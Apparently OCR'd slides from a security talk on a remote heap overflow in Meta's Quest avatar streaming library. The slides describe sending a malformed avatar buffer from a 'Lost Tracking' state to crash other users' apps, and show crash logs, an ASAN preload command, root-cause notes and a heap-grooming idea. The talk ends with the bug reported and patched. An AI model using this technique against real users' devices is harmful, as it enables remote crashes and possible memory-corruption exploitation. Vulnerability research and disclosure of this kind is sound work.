

Create a malformed Avatar buffer
Send the malformed Avatar buffer to a user
Our process crashes first before we can send the buffer
Our process crashes first before we can send the buffer

Unfortunately…

- We deserialize our own malformed avatar buffer before we send it
- Any crashing avatar buffer we send will first be crash our own process and prevent sending 😢
- Perhaps we could patch out the call to `ovrAvatar2Streaming_DeserializeRecording`
    - Though maybe there is an simpler way …

There is - Tape Patch!





Tracking Lost? No Deserialization!

- When we get into the "Lost Tracking" state we still serialize and send our own untracked avatar
  - But…
- We do not deserialize any avatar buffers because our environment cannot be created - and thus we cannot render an avatar within it
- What happens now that we can send that malformed avatar buffer?

Huzzah - Remote Crash!

```
Executable: /system/bin/app_process64
Cmdline: com.oculus.shellenv
pid: 12987, tid: 12996, name: ReferenceQueueD  >>> com.oculus.shellenv <<<
uid: 10016
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x4413e7a0
    x0  0000006ebf15d380  x1  0000007043dbef0c  x2  0000007043b37510  x3  0000006ebf15d380
    x4  000000006ff3499c  x5  0000000000000000  x6  0000000000000001  x7  0000006f9d0530e8
    x8  0000006ebf254200  x9  000000004413e798  x10 0000000000430000  x11 00000000000a3ed9
    x12 0000000000000080  x13 0000000000000001  x14 0000000000000001  x15 0000007032e7fcc0
    x16 0000006f35607470  x17 00000000700523c0  x18 0000006f34ce2000  x19 0000000000000000
    x20 0000000000000000  x21 0000000000000000  x22 0000000013398eb8  x23 0000000013398e50
    x24 000000006ff35ab8  x25 0000000013398e90  x26 0000000000000000  x27 0000000000000043
    x28 0000006f9d058000  x29 0000006f35607420
    lr  0000007043dbef20  sp  0000006f35607410  pc  0000007043daff48  pst 0000000060001000

backtrace:
      #00 pc 0000000000478f48  /system/lib64/libhwui.so (android::SkiaCanvas::~SkiaCanvas()+304) (BuildId: 43afa44dfcac21c28613dd88c578ef6e)
      #01 pc 0000000000487f1c  /system/lib64/libhwui.so (android::SkiaCanvas::~SkiaCanvas()+16) (BuildId: 43afa44dfcac21c28613dd88c578ef6e)
      #02 pc 0000000000008978  /apex/com.android.art/javalib/arm64/boot-core-libart.oat (art_jni_trampoline+104) (BuildId: 6af760208c63a6fc220b1af8a6207b6dc59df436)
      #03 pc 00000000000125b8  /apex/com.android.art/javalib/arm64/boot-core-libart.oat (libcore.util.NativeAllocationRegistry$CleanerThunk.run+72) (BuildId: 6af760208c63a6fc220b1af8a6207b6dc59df436)
      #04 pc 0000000000005b878  /apex/com.android.art/javalib/arm64/boot.oat (sun.misc.Cleaner.clean+136) (BuildId: 9adc3e502251b82dab534064078080440f556207)
      #05 pc 0000000000024e7c  /apex/com.android.art/javalib/arm64/boot.oat (java.lang.ref.ReferenceQueue.enqueueLocked+236) (BuildId: 9adc3e502251b82dab534064078080440f556207)
      #06 pc 0000000000024f78  /apex/com.android.art/javalib/arm64/boot.oat (java.lang.ref.ReferenceQueue.enqueuePending+168) (BuildId: 9adc3e502251b82dab534064078080440f556207)
      #07 pc 00000000000139c4  /apex/com.android.art/javalib/arm64/boot-core-libart.oat (java.lang.Daemons$ReferenceQueueDaemon.runInternal+244) (BuildId: 6af760208c63a6fc220b1af8a6207b6dc59df436)
      #08 pc 00000000000106a0  /apex/com.android.art/javalib/arm64/boot-core-libart.oat (java.lang.Daemons$Daemon.run+160) (BuildId: 6af760208c63a6fc220b1af8a6207b6dc59df436)
      #09 pc 0000000000461bc  /apex/com.android.art/javalib/arm64/boot.oat (java.lang.Thread.run+76) (BuildId: 9adc3e502251b82dab534064078080440f556207)
      #10 pc 0000000000218964  /apex/com.android.art/lib64/libart.so (art_quick_invoke_stub+548) (BuildId: 78e5f950289863a0dcba3e10b08c1729)
      #11 pc 0000000000284060  /apex/com.android.art/lib64/libart.so (art::ArtMethod::Invoke(art::Thread*, unsigned int*, unsigned int, art::JValue*, char const*)+184) (BuildId: 78e5f950289863a0dcba3e10b08c1729)
      #12 pc 0000000000618494  /apex/com.android.art/lib64/libart.so (art::JValue art::InvokeVirtualOrInterfaceWithJValues<art::ArtMethod*>(art::ScopedObjectAccessAlreadyRunnable const&, _jobject*, art::ArtMethod*, 
      #13 pc 000000000666a9c  /apex/com.android.art/lib64/libart.so (art::Thread::CreateCallback(void*)+1164) (BuildId: 78e5f950289863a0dcba3e10b08c1729)
      #14 pc 0000000000df2a8  /apex/com.android.runtime/lib64/bionic/libc.so (__pthread_start(void*)+132) (BuildId: cf2382be5277071501990157602df482)
      #15 pc 000000000008b36c  /apex/com.android.runtime/lib64/bionic/libc.so (__start_thread+64) (BuildId: cf2382be5277071501990157602df482)
```

Wait - there’s another …

```
Executable: /system/bin/app_process64
Cmdline: com.oculus.shellenv
pid: 2408, tid: 2926, name: OVR::ShellEnv  >>> com.oculus.shellenv <<<
uid: 10016
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x6ba33035
    x0  0000006f1c02ed90  x1  0000000000000000  x2  0000006ebdf96f50  x3  0000006f25cf6980
    x4  0000006f1c02cdd0  x5  0000000000000000  x6  606f6d743939666d  x7  7f7f7f7f7f7f7f7f
    x8  0000000000000006  x9  000000006ba33035  x10 0000000000000000  x11 000000000000001a
    x12 0000006f1c02cef0  x13 000000000000005c  x14 000000703d933028  x15 0000000034155555
    x16 000000704a8f3740  x17 0000007032f3957c  x18 0000006f1bc2e000  x19 0000006f1c02ed90
    x20 0000006ebddd56f8  x21 0000006ebddd56f0  x22 0000006f25cf6980  x23 0000006ebdf96f30
    x24 0000006f1c02ed00  x25 0000006ebde542e0  x26 0000006ebde542ca  x27 0000006ebde54308
    x28 000000003f800000  x29 0000006f1c02ebd0
    lr  0000006f258a623c  sp  0000006f1c02ebc0  pc  0000006f258a6268  pst 0000000060001000

backtrace:
      #00 pc 00000000001ce268  /system/priv-app/ShellEnv/ShellEnv.apk!libovravatar2p.so (BuildId: 558d60110bc3da93522a687f84e93b2c507aa970)
      #01 pc 000000000026f758  /system/priv-app/ShellEnv/ShellEnv.apk!libovravatar2p.so (BuildId: 558d60110bc3da93522a687f84e93b2c507aa970)
      #02 pc 0000000000271e44  /system/priv-app/ShellEnv/ShellEnv.apk!libovravatar2p.so (BuildId: 558d60110bc3da93522a687f84e93b2c507aa970)
      #03 pc 000000000021a9e0  /system/priv-app/ShellEnv/ShellEnv.apk!libovravatar2p.so (ovrAvatar2Streaming_DeserializeRecording+204) (BuildId: 558d60110bc3da93522a687f84e93b2c507aa970)
      #04 pc 000000000010028b4  /system/priv-app/ShellEnv/ShellEnv.apk!libshellenvmerged.so (BuildId: 0bbc321221558f94438d48bce9bc59a11160d1d3)
```

And more …

```
pid: 32116, tid: 32140, name: UnityMain  >>> com.facebook.horizon <<<
uid: 10096
signal 6 (SIGABRT), code -1 (SI_QUEUE), fault addr --------
    x0  0000000000000000  x1  0000000000007d8c  x2  0000000000000006  x3  0000007620d75700
    x4  0000000444402204  x5  0000000444402204  x6  0000000444402204  x7  0004422660404aa0
    x8  00000000000000f0  x9  00000077494aa5d8  x10 0000000000000000  x11 ffffff80ffffffbdf
    x12 0000000000000001  x13 0000000000000003  x14 0000000000000015  x15 00000077494a8cc0
    x16 0000007749571dc0  x17 0000007749954fb60  x18 0000000000000000  x19 0000000000007d74
    x20 0000000000007d8c  x21 00000000ffffffff  x22 000000736cb3b580  x23 0000007620d76cc0
    x24 000000736d2efca0  x25 b4000721ae4a520  x26 b4000073e7b71330  x27 b4000073e7b70048
    x28 000000003f800000  x29 0000007620d75780
    lr  000000774950bc5c  sp  0000007620d756e0  pc  000000774950bc8c  pst 0000000000001000

backtrace:
      #00 pc 0000000000089c8c  /apex/com.android.runtime/lib64/bionic/libc.so (abort+168) (BuildId: d42b3c66bf003339077ec517126abf7f)
      #01 pc 00000000001d1868  /data/app/~~96OvxJGRKB62GqEKv6RnYQ==/com.facebook.horizon-eUJSkoq6Mhz8MoXmVDuwWw==/lib/arm64/libovravatar2p.so (BuildId: 50a6b252094bf8f29d6a952794bdc77fcf622736)
      #02 pc 00000000002b3ef8  /data/app/~~96OvxJGRKB62GqEKv6RnYQ==/com.facebook.horizon-eUJSkoq6Mhz8MoXmVDuwWw==/lib/arm64/libovravatar2p.so (BuildId: 50a6b252094bf8f29d6a952794bdc77fcf622736)
      #03 pc 00000000002b72a8  /data/app/~~96OvxJGRKB62GqEKv6RnYQ==/com.facebook.horizon-eUJSkoq6Mhz8MoXmVDuwWw==/lib/arm64/libovravatar2p.so (BuildId: 50a6b252094bf8f29d6a952794bdc77fcf622736)
      #04 pc 0000000000022b228  /data/app/~~96OvxJGRKB62GqEKv6RnYQ==/com.facebook.horizon-eUJSkoq6Mhz8MoXmVDuwWw==/lib/arm64/libovravatar2p.so (ovrAvatar2Streaming_DeserializeRecording+224) (Buil
      #05 pc 0000000005200b80  /data/app/~~96OvxJGRKB62GqEKv6RnYQ==/com.facebook.horizon-eUJSkoq6Mhz8MoXmVDuwWw==/lib/arm64/libil2cpp.so (BuildId: f7c772f769e98052)
```

What’s happening here?

Same input is causing multiple different crashes in different contexts

Reversing Time

- Where should we start? We can load `libovravatar2p.so` into Ghidra but which backtrace would we use?
- Assumption: the crashes are happening in various contexts because random objects are being corrupted on the heap via an OOB write
- Solution - use the NDK's `libasan.so` to location initial corruption
  - `setprop wrap.com.oculus.shellenv LD_PRELOAD=./libasan.so`
- Forces the process to use ASAN and crash when that initial OOB write occurs

libasan.so Backtrace

```
SUMMARY: AddressSanitizer: heap-buffer-overflow (/data/local/tmp/libclang_rt.asan-aarch64-android.so+0x778e8) (BuildId: d39265be9efeee419e565f66dd253078e630
Shadow bytes around the buggy address:
  0x001a6731d790: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x001a6731d7a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x001a6731d7b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x001a6731d7c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x001a6731d7d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x001a6731d7e0:[fa]fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x001a6731d7f0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x001a6731d800: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x001a6731d810: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x001a6731d820: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x001a6731d830: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
```

```
backtrace:
      #00 pc 0000000000089c8c  /apex/com.android.runtime/lib64/bionic/libc.so (abort+168) (BuildId: 969ab0b152061cbc434d585970f5a76d)
      #01 pc 00000000000542f8  /data/local/tmp/libclang_rt.asan-aarch64-android.so (__sanitizer::Abort()+60) (BuildId: d39265be9efeee419e565f66dd253078e6302
      #02 pc 0000000000052cf4  /data/local/tmp/libclang_rt.asan-aarch64-android.so (__sanitizer::Die()+204) (BuildId: d39265be9efeee419e565f66dd253078e6302c
      #03 pc 00000000000b6548  /data/local/tmp/libclang_rt.asan-aarch64-android.so (__asan::ScopedInErrorReport::~ScopedInErrorReport()+1160) (BuildId: d392
      #04 pc 00000000000b90e0  /data/local/tmp/libclang_rt.asan-aarch64-android.so (__asan::ReportGenericError(unsigned long, unsigned long, unsigned long,
      #05 pc 0000000000077908  /data/local/tmp/libclang_rt.asan-aarch64-android.so (memcpy+560) (BuildId: d39265be9efeee419e565f66dd253078e6302c36)
      #06 pc 0000000000ff40cc  /system/priv-app/ShellEnv/ShellEnv.apk!libshellenvmerged.so (BuildId: 35fc97f369f3cb81741478ae3e1de6e54e78f10f)
      #07 pc 0000000000ff3cd4  /system/priv-app/ShellEnv/ShellEnv.apk!libshellenvmerged.so (BuildId: 35fc97f369f3cb81741478ae3e1de6e54e78f10f)
      #08 pc 00000000009f042c  /system/priv-app/ShellEnv/ShellEnv.apk!libshellenvmerged.so (BuildId: 35fc97f369f3cb81741478ae3e1de6e54e78f10f)
      #09 pc 0000000000fc3f24  /system/priv-app/ShellEnv/ShellEnv.apk!libshellenvmerged.so (BuildId: 35fc97f369f3cb81741478ae3e1de6e54e78f10f)
      #10 pc 0000000001e2ef64  /system/priv-app/ShellEnv/ShellEnv.apk!libshellenvmerged.so (BuildId: 35fc97f369f3cb81741478ae3e1de6e54e78f10f)
      #11 pc 0000000001e2f54c  /system/priv-app/ShellEnv/ShellEnv.apk!libshellenvmerged.so (BuildId: 35fc97f369f3cb81741478ae3e1de6e54e78f10f)
      #12 pc 0000000000987304  /system/priv-app/ShellEnv/ShellEnv.apk!libshellenvmerged.so (BuildId: 35fc97f369f3cb81741478ae3e1de6e54e78f10f)
```

Remote Heap Overflow

- Able to reverse this backtrace and perform a root-cause analysis
- Memory corruption is occuring due to a 0-filled buffer being copied to another smaller buffer
  - `memcpy()` is corrupting adjacent heap objects with 0's
- Worth investigating what objects we can groom to be adjacent to this buffer

But that’s where this story ends.

Reported bug to Meta with an associated PoC - patched in both the Social app and Horizons

Questions?

Thank you!